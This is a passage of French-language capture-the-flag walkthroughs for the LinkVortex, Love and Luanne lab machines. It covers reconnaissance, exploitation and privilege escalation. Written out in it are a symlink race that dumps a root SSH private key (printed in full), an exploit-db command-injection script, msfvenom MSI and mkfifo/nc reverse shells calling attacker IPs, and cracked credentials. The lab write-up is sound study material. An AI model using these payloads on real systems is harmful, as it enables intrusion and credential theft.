bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
```

Le script permet de mettre en quarantaine des fichiers png avec un lien symbolique. Si le lien symbolique redirige vers `/root` ou `/etc` il va mettre le fichier en quarantaine dans le dossier `/var/quarantined` et en afficher le contenu. Il est possiblle d'exploiter ce script afin d'afficher la clef id_rsa de root on peut lancer une commande afin de pouvoir exporter le contenu du fichier /root et dans un autre terminal executer le script :

```
### Execution d'un symlink
bob@linkvortex:~$ while true;do ln -sf /root/.ssh/id_rsa /var/quarantined/test.png;done

### Affichage de la clef
bob@linkvortex:~$ export CHECK_CONTENT=true; sudo /usr/bin/bash /opt/ghost/clean_symlink.sh ./test.png
Link found [ ./test.png ] , moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
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
```

```
SPhA2PhxB3iAqyHedSHQxp6MAlO8hbLpRHbUFyu+9qlPVrj36DmLHr2H9yHa7PZ34yRfoy
+UylRlepPz7Rw+vhGeQKuQJfkFwR/yaS7Cgy2UyM025EEtEeU3z5irLA2xlocPFijw4gUc
xmo6eXMvU90HVbakUoRspYWISr51uVEvIDuNcZUJlseINXimZkrkD40QTMrYJc9slj9wkA
ICLgLxRR4sAx0AAAAPcm9vdEBsaW5rdm9ydGV4AQIDBA==
-----END OPENSSH PRIVATE KEY-----
```

On obtient la clef de l'utilisateur root on peut l'utiliser afin de se connecter avec à la machine en SSH :

```
ssh -i vortexid root@linkvortex.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection
or proxy settings

Last login: Mon Dec  2 11:20:43 2024 from 10.10.14.61
root@linkvortex:~#
```

On obtient ainsi l'accès root sur la machine

Love

Reconnaissance

Machine cible Adresse IP : `10.10.10.239`

Scanning

Lancement du scan `nmap` :


```
$ nmap -p- -Pn -sC 10.10.10.239
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-31 10:22 CET
Nmap scan report for 10.10.10.239
Host is up (0.017s latency).
Not shown: 65516 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
|_http-title: Voting System using PHP
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
|_ssl-date: TLS randomness does not represent time
|_http-title: 403 Forbidden
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=staging.love.htb/organizationName=
ValentineCorp/stateOrProvinceName=m/countryName=in
| Not valid before: 2021-01-18T14:00:16
|_Not valid after:  2022-01-18T14:00:16
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5000/tcp  open  upnp
5040/tcp  open  unknown
5985/tcp  open  wsman
5986/tcp  open  wsmans
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=LOVE
| Subject Alternative Name: DNS:LOVE, DNS:Love
| Not valid before: 2021-04-11T14:39:19
|_Not valid after:  2024-04-10T14:39:19
|_ssl-date: 2025-01-31T09:45:07+00:00; +22m14s from scanner time.
7680/tcp  open  pando-pub
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-01-31T09:45:09
|_  start_date: N/A
|_clock-skew: mean: 2h22m14s, deviation: 4h00m02s, median: 22m13s
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: Love
|   NetBIOS computer name: LOVE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-01-31T01:45:11-08:00
| smb2-security-mode:
|   3:1:1:
```

```
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 167.07 seconds
```

Le scan révèle que la machine a une dizaine de ports ouverts, le port 80 pour HTTP, le port 445 pour SMB, le port 3306 pour le service SQL et winrm sur le port 47001 et d'autres ports qui ne sont pas connus. Il y a un sous domaine présent sur le site : `staging.love.htb`
Le site web renvoie vers une demande d'authentification avec un nom d'utilisateur et un mot de passe. Le site web est conçu en PHP version 7.3.27 et utilise un serveur apache version 2.4.46
La connexion vers le port 5000 est refusé. on peut accéder au sous domaine qui redirige vers un scan de fichier.

Exploitation

Lorsque l'on entre l'URL refisé dans le scan de fichier on peut afficher le contenu de la page :



On découvre les identifiants de l'utilisateur `admin:@LoveIsInTheAir!!!!` pour le système de vote. En recherchant des vulnérabilités pour l'application de votes on trouve une vulnérabilité qui permet une injection de commande `https://www.exploit-db.com/exploits/49445`
On peu ajouter le nom d'utilisateur et le mot de passe trouvé dans le script de l'exploit :

```
...
# --- Edit your settings here ----
IP = "love.htb" # Website's URL
USERNAME = "admin" #Auth username
PASSWORD = "@LoveIsInTheAir!!!!" # Auth Password
REV_IP = "10.10.14.10" # Reverse shell IP
REV_PORT = "1234" # Reverse port
# --------------------------------

INDEX_PAGE = f"http://{IP}/admin/index.php"
LOGIN_URL = f"http://{IP}/admin/login.php"
VOTE_URL = f"http://{IP}/admin/voters_add.php"
CALL_SHELL = f"http://{IP}/images/shell.php"

...
```

On lance l'exploit et un port d'écoute afin de réceptionner le reverse shell :

```
### Execution du script
python3 49445.py
Start a NC listner on the port you choose above and run...
Logged in
Poc sent successfully

### Reception du reverse shell
nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.239] 64090
b374k shell : connected

Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\omrs\images>whoami
```

```
whoami
love\phoebe
```

On obtient ainsi l'accès sur la machine avec l'utilisateur phoebe

Privilege Escalation

Il nous faut à présent les droits Administrator. Pour cela on enumère la machine avec Winpeas :

```
PS C:\Users\Phoebe\Documents> .\winPEASx64.exe
.\winPEASx64.exe
...
 Checking AlwaysInstallElevated
  https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-
escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```

On peut voir qu'il y a un moyen d'élever les privilèges avec la clef de registre qui permet d'installer des applications avec l'extension .msi avec les droits administrateur. On génère un reverse shell avec msfvenum, on le transfère sur la machine puis on l'execute afin d'obtenir les droits adminustrateur :

```
### Création du reverse shell
msfvenom -p windows -a x64 -p windows/x64/shell_reverse_tcp LHOST=10.10.14.10 LPORT=1234 -f msi -o rev.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: rev.msi

### Transfert et execution sur la machine cible
PS C:\Users\Phoebe\Documents> iwr -uri http://10.10.14.10:8000/rev.msi -outfile rev.msi
iwr -uri http://10.10.14.10:8000/rev.msi -outfile rev.msi

### Execution du script
PS C:\Users\Phoebe\Documents> msiexec /quiet /i rev.msi
msiexec /quiet /i rev.msi

### Reception du shell
nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.239] 64099
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system
```

On obtient ainsi les droits Administrator sur la machine

Luanne

Reconnaissance


Machine cible Adresse IP : `10.10.10.218`

Scanning

Lancement du scan `nmap` :

```
$ nmap -sC -sV 10.10.10.218
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-04 17:47 CET
Nmap scan report for 10.10.10.218
Host is up (0.043s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.0 (NetBSD 20190418-hpn13v14-lpk; protocol 2.0)
| ssh-hostkey:
|   3072 20:97:7f:6c:4a:6e:5d:20:cf:fd:a3:aa:a9:0d:37:db (RSA)
|   521 35:c3:29:e1:87:70:6d:73:74:b2:a9:a2:04:a9:66:69 (ECDSA)
|_  256 b3:bd:31:6d:cc:22:6b:18:ed:27:66:b4:a7:2a:e4:a5 (ED25519)
80/tcp   open  http    nginx 1.19.0
|_http-title: 401 Unauthorized
| http-robots.txt: 1 disallowed entry
|_/weather
|_http-server-header: nginx/1.19.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=.
9001/tcp open  http    Medusa httpd 1.12 (Supervisor process manager)
|_http-title: Error response
|_http-server-header: Medusa/1.12
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=default
Service Info: OS: NetBSD; CPE: cpe:/o:netbsd:netbsd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 200.09 seconds
```

Le scan révèle qu'il y a 3 ports ouverts, le port 22 pour SSH, le port 80 pour un serveur web nginx, le port 9001 pour un serveur web Medusa. Les sites web redirigent vers une demande d'authentification avhttps ://supervisord.org/configuration.htmlec un nom d'utilisateur et un mot de passe. La documentation du service web Medusa indique les identifiants par défaut : `user:123` ces identifiants fonctionnent et on peut accéder au dashboard du service :



Le dashboard semble etre un service de monitoring, il est possible d'afficher, des processus en cours en cliquant sur "processes" :

```
Is    4:31PM 0:00.00 /usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3001 -L weather /home/r.michaels/devel/
webapi/weather.lua -P /var/run/httpd_devel.pid -U r.michaels -b /home/r.michaels/devel/www
_httpd      405  0.0  0.0  34952  2008 ?     Is    4:31PM 0:00.01 /usr/libexec/httpd -u -X -s -i 127.0.0.1
-I 3000 -L weather /usr/local/webapi/weather.lua -U _httpd -b /var/www
_httpd     1982  0.0  0.0  20016     4 ?     R     5:01PM 0:00.00 /usr/bin/egrep ^USER| \\[system\\] *$| init
*$| /usr/sbin/sshd *$| /usr/sbin/syslogd -s *$| /usr/pkg/bin/python3.8 /usr/pkg/bin/supervisord-3.8 *$| /usr/
sbin/cron *$| /usr/sbin/powerd *$| /usr/libexec/httpd -u -X -s.*$|^root.* login *$| /usr/libexec/getty Pc
ttyE.*$| nginx.*process.*$ (sh)
root        390  0.0  0.0  20132  1580 ttyE1 Is+   4:31PM 0:00.00 /usr/libexec/getty Pc ttyE1
root        427  0.0  0.0  19780  1584 ttyE2 Is+   4:31PM 0:00.00 /usr/libexec/getty Pc ttyE2
root        435  0.0  0.0  19780  1588 ttyE3 Is+   4:31PM 0:00.00 /usr/libexec/getty Pc ttyE3
```

On peut voir sur la ligne 1 qu'il y a un processus lancé par l'utilisateur `r.michaels` qui lance un script appelé `weather.lua` le script semble etre executé sur le port 3001, et lancer une API, le script utilise "mod_lua" qui permet de faire fonctionner l'API comme avec un proxy pour le port 80, la page est donc accessible sur le port 80, on peut lancer un dirbusting du site vers le nom de l'API :

```
feroxbuster --url http://10.10.10.218/weather
```

```
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                  ver: 2.11.0

   Target Url              http://10.10.10.218/weather
   Threads                 50
   Wordlist                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

404      GET        7l       11w      153c Auto-filtering found 404-like response and created new filter
; toggle off with --dont-filter
200      GET        1l       12w       90c http://10.10.10.218/weather/forecast
[####################] - 12s    30000/30000   0s      found:1       errors:0
[####################] - 12s    30000/30000   2608/s  http://10.10.10.218/weather/
```

On découvre un lien vers la page : /weather/forecast qui est accessible sans utiliser d'identifiants et de mot de passe, la page a le contenu suivant :

```
curl -s http://10.10.10.218/weather/forecast | jq
{
  "code": 200,
  "message": "No city specified. Use 'city=list' to list available cities."
}
```

le message semble indiquer que l'API est bien présente on peu essayer d'envoyer des requetes pour interagir :

```
curl -s http://10.10.10.218/weather/forecast?city=list | jq
{
  "code": 200,
  "cities": [
    "London",
    "Manchester",
    "Birmingham",
    "Leeds",
    "Glasgow",
    "Southampton",
    "Liverpool",
    "Newcastle",
    "Nottingham",
    "Sheffield",
    "Bristol",
    "Belfast",
    "Leicester"
  ]
}
```

Exploitation

Le script lancé et affiché dans le monitoring utilise l'option "-L" avec httpd se qui indique qu'un script "lua" est lancé, en recherchant une vulnérabilité sur "lua" `https://seclists.org/fulldisclosure/2014/May/128` qui permet une injection de commande, on peut lancer la commande suivante :

```
curl -s "http://10.10.10.218/weather/forecast?city=')+os.execute('whoami')+--"
{"code": 500,"error": "unknown city: _httpd
```

On lance une commande afin d'obtenir un reverse shell avec nc :

```
### Execution de l'injection de commande
curl -s "http://10.10.10.218/weather/forecast?city=')
+os.execute('rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-
i%202%3E%261%7Cnc%2010.10.16.5%201234%20%3E%2Ftmp%2Ff')+--"

### Reception du reverse shell
nc -nvlp 1234
listening on [any] 1234 ...
```

```
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.218] 65420
sh: can't access tty; job control turned off
$ whoami
_httpd
```

On obtient ainsi accès à la machine avec l'utilisater httpd.
En enumérant les fichiers présents dans le dossier /var/www ou le shell apparait, il y a un dossier caché contenant les identifiants pour se connecter au serveur web :

```
$ ls -la
total 20
drwxr-xr-x   2 root  wheel  512 Nov 25  2020 .
drwxr-xr-x  24 root  wheel  512 Nov 24  2020 ..
-rw-r--r--   1 root  wheel   47 Sep 16  2020 .htpasswd
-rw-r--r--   1 root  wheel  386 Sep 17  2020 index.html
-rw-r--r--   1 root  wheel   78 Nov 25  2020 robots.txt
$ cat .htpasswd
webapi_user:$1$vVoNCsOl$lMtBS6GL2upDbR4Owhzyc0
```

Le mot de passe semble hashé on utilise hashcat afin de le craquer :

```
hashcat httpd.hash /usr/share/wordlists/rockyou.txt
...
$1$vVoNCsOl$lMtBS6GL2upDbR4Owhzyc0:iamthebest

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$vVoNCsOl$lMtBS6GL2upDbR4Owhzyc0
Time.Started.....: Tue Feb  4 19:46:33 2025 (0 secs)
Time.Estimated...: Tue Feb  4 19:46:33 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   460.4 kH/s (6.83ms) @ Accel:64 Loops:62 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 57344/14344385 (0.40%)
Rejected.........: 0/57344 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1000
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> YELLOW1
Hardware.Mon.#1..: Temp: 44c Util:  4% Core:1785MHz Mem:6000MHz Bus:16

Started: Tue Feb  4 19:46:31 2025
Stopped: Tue Feb  4 19:46:34 2025
```

les identifiants découverts sont : `webapi_user:iamthebest` on peut les utiliser afin de se connecter au serveur web du port 80 :

```
curl --user "webapi_user:iamthebest" http://10.10.10.218
<!doctype html>
<html>
  <head>
    <title>Index</title>
  </head>
  <body>
    <p><h3>Weather Forecast API</h3></p>
    <p><h4>List available cities:</h4></p>
    <a href="/weather/forecast?city=list">/weather/forecast?city=list</a>
    <p><h4>Five day forecast (London)</h4></p>
    <a href="/weather/forecast?city=London">/weather/forecast?city=London</a>
    <hr>
  </body>
</html>
```

La connexion fonctionne, on peut relancer une injection de commande vers le script lua lancé sur le port 3001 depuis le reverse shell, de plus puisque le script lancé : `/usr/libexec/httpd -u -X -s -i 127.0.0.1` utilise l'option -u cela permet de pouvoir accéder au dossier de l'utilisateur `/home/r.michaels/public_html` de plus puisque l'option -X est présente cela signifie qu'il est possible de lister le contenu du dossier :

```
curl "localhost:3001/weather/forecast?city=')+os.execute('id')+--"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    61    0    61    0     0  30500      0 --:--:-- --:--:-- --:--:-- 30500
{"code": 500,"error": "unknown city: ') os.execute('id') --"}$
```

```
$ curl --user webapi_user:iamthebest localhost:3001/~r.michaels/
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   601    0   601    0     0   293k      0 --:--:-- --:--:-- --:--:--  293k
<!DOCTYPE html>
<html><head><meta charset="utf-8"/>
<style type="text/css">
table {
        border-top: 1px solid black;
        border-bottom: 1px solid black;
}
th { background: aquamarine; }
tr:nth-child(even) { background: lavender; }
</style>
<title>Index of ~r.michaels/</title></head>
<body><h1>Index of ~r.michaels/</h1>
<table cols=3>
<thead>
<tr><th>Name<th>Last modified<th align=right>Size
<tbody>
<tr><td><a href="../">Parent Directory</a><td>16-Sep-2020 18:20<td align=right>1kB
<tr><td><a href="id_rsa">id_rsa</a><td>16-Sep-2020 16:52<td align=right>3kB
</table>
</body></html>
```

la réponse de la requete indique qu'un fichier id_rsa est présent on peut afficher son contenu l'enregistrer et l'utiliser afin de se connecter en ssh à la machine :

```
### Affichage de la clef RSA
curl --user webapi_user:iamthebest localhost:3001/~r.michaels/id_rsa
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2610  100  2610    0     0   509k      0 --:--:-- --:--:-- --:--:--  509k
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvXxJBbm4VKcT2HABKV2Kzh9GcatzEJRyvv4AAalt349ncfDkMfFB
Icxo9PpLUYzecwdU3LqJlzjFga3kG7VdSEWm+C1fiI4LRwv/iRKyPPvFGTVWvxDXFTKWXh
...

### Connexion en SSH avec la clef RSA
ssh -i id_rsa r.michaels@10.10.10.218
The authenticity of host '10.10.10.218 (10.10.10.218)' can't be established.
ED25519 key fingerprint is SHA256:CpUy86JD75uIN94DGIDjXPkDK7Rsu1Du3NtIfPctVnc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.218' (ED25519) to the list of known hosts.
Last login: Fri Sep 18 07:06:51 2020
NetBSD 9.0 (GENERIC) #0: Fri Feb 14 00:06:28 UTC 2020

Welcome to NetBSD!

luanne$ whoami
r.michaels
```

On obtient ainsi l'accès sur la machine avec l'utilisateur r.michaels
le système d'exploitation de la machine est NetBSD

Privilege Escalation

Il nous faut à présent l'accès root sur la machine. En enumérant les fichiers présents dans le dossier principal on découvre un dossier de backup contenant un fichier qui semble encrypté on découvre aussi un fichier gnupg qui contient des fichiers pgp :

```
luanne$ cd backups/
luanne$ ls
devel_backup-2020-09-16.tar.gz.enc

luanne$ ls -la
total 52
dr-xr-x---  7 r.michaels  users   512 Sep 16  2020 .
drwxr-xr-x  3 root        wheel   512 Sep 14  2020 ..
-rw-r--r--  1 r.michaels  users  1772 Feb 14  2020 .cshrc
drwx------  2 r.michaels  users   512 Sep 14  2020 .gnupg
-rw-r--r--  1 r.michaels  users   431 Feb 14  2020 .login
-rw-r--r--  1 r.michaels  users   265 Feb 14  2020 .logout
-rw-r--r--  1 r.michaels  users  1498 Feb 14  2020 .profile
```

```
-rw-r--r--  1 r.michaels  users   166 Feb 14  2020 .shrc
dr-x------  2 r.michaels  users   512 Sep 16  2020 .ssh
dr-xr-xr-x  2 r.michaels  users   512 Nov 24  2020 backups
dr-xr-x---  4 r.michaels  users   512 Sep 16  2020 devel
dr-x------  2 r.michaels  users   512 Sep 16  2020 public_html
```

Sur NetBSD il est possible d'utiliser le programme netpgp afin d'utiliser gpg et ainsi de décrypter le fichier de backup, le dossier backup est inaccessible en écriture, on le déplace donc vers un autre dossier puis on lance les commandes afin de décrypter le fichier et de l'extraire :

```
### Copie du fichier
luanne$ cp /home/r.michaels/backups/devel_backup-2020-09-16.tar.gz.enc /tmp
luanne$ cd /tmp

### Décryptage du fichier
luanne$ netpgp --decrypt devel_backup-2020-09-16.tar.gz.enc --output=devel_backup-2020-09-16.tar.gz
signature  2048/RSA (Encrypt or Sign) 3684eb1e5ded454a 2020-09-14
Key fingerprint: 027a 3243 0691 2e46 0c29 9f46 3684 eb1e 5ded 454a
uid              RSA 2048-bit key <r.michaels@localhost>
luanne$ ls
devel_backup-2020-09-16.tar.gz      devel_backup-2020-09-16.tar.gz.enc

### Extraction du fichier
luanne$ tar xvzf devel_backup-2020-09-16.tar.gz
x devel-2020-09-16/
x devel-2020-09-16/www/
x devel-2020-09-16/webapi/
x devel-2020-09-16/webapi/weather.lua
x devel-2020-09-16/www/index.html
x devel-2020-09-16/www/.htpasswd
```

On enumère le contenu du fichier de backup, on peut voir qu'il y a le hash présent dans le fichier .htpasswd qui n'est le meme que le précédent :

```
luanne$ ls -la
total 32
drwxr-xr-x  2 r.michaels  wheel   96 Sep 16  2020 .
drwxr-x---  4 r.michaels  wheel   96 Sep 16  2020 ..
-rw-r--r--  1 r.michaels  wheel   47 Sep 16  2020 .htpasswd
-rw-r--r--  1 r.michaels  wheel  378 Sep 16  2020 index.html
luanne$ cat .htpasswd
webapi_user:$1$6xc7I/LW$WuSQCS6n3yXsjPMSmwHDu.
```

On utilise hashcat afin de décrypter le hash :

```
hashcat webapi.hash /usr/share/wordlists/rockyou.txt
...
$1$6xc7I/LW$WuSQCS6n3yXsjPMSmwHDu.:littlebear

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$6xc7I/LW$WuSQCS6n3yXsjPMSmwHDu.
Time.Started.....: Tue Feb  4 20:57:04 2025 (0 secs)
Time.Estimated...: Tue Feb  4 20:57:04 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   452.9 kH/s (6.89ms) @ Accel:64 Loops:62 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 57344/14344385 (0.40%)
Rejected.........: 0/57344 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1000
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> YELLOW1
Hardware.Mon.#1..: Temp: 43c Util:  6% Core:1785MHz Mem:6000MHz Bus:16

Started: Tue Feb  4 20:57:02 2025
Stopped: Tue Feb  4 20:57:04 2025
```

